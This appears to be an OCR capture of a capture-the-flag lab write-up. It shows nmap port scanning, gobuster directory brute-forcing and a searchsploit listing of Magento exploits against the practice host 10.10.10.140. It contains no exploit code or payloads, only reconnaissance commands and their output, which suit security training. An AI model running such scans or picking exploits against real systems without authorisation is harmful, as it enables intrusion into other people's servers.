
```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.140
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-14 21:02 +03
Nmap scan report for 10.10.10.140
Host is up (0.073s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
root@kali:~/Masaüstü# gobuster -u http://10.10.10.140 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.140/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/14 21:06:01 Starting gobuster
=====================================================
/media (Status: 301)
/includes (Status: 301)
/lib (Status: 301)
/app (Status: 301)
/js (Status: 301)
/shell (Status: 301)
/skin (Status: 301)
/var (Status: 301)
/errors (Status: 301)
/downloader (Status: 301)
```


```
root@kali:~/Masaüstü# searchsploit magento
------------------------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                                              |  Path
                                                                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------ ----------------------------------
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Script             | exploits/php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site              | exploits/php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting                                                   | exploits/php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File                                              | exploits/php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution                                                | exploits/php/webapps/37811.py
Magento Server MAGMI Plugin - Multiple Vulnerabilities                                                      | exploits/php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion                                                 | exploits/php/webapps/35052.txt
Magento eCommerce - Local File Disclosure                                                                   | exploits/php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                                                                   | exploits/xml/webapps/37977.py
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection                                                | exploits/php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)                     | exploits/php/webapps/38651.txt
------------------------------------------------------------------------------------------------------------ ----------------------------------
```

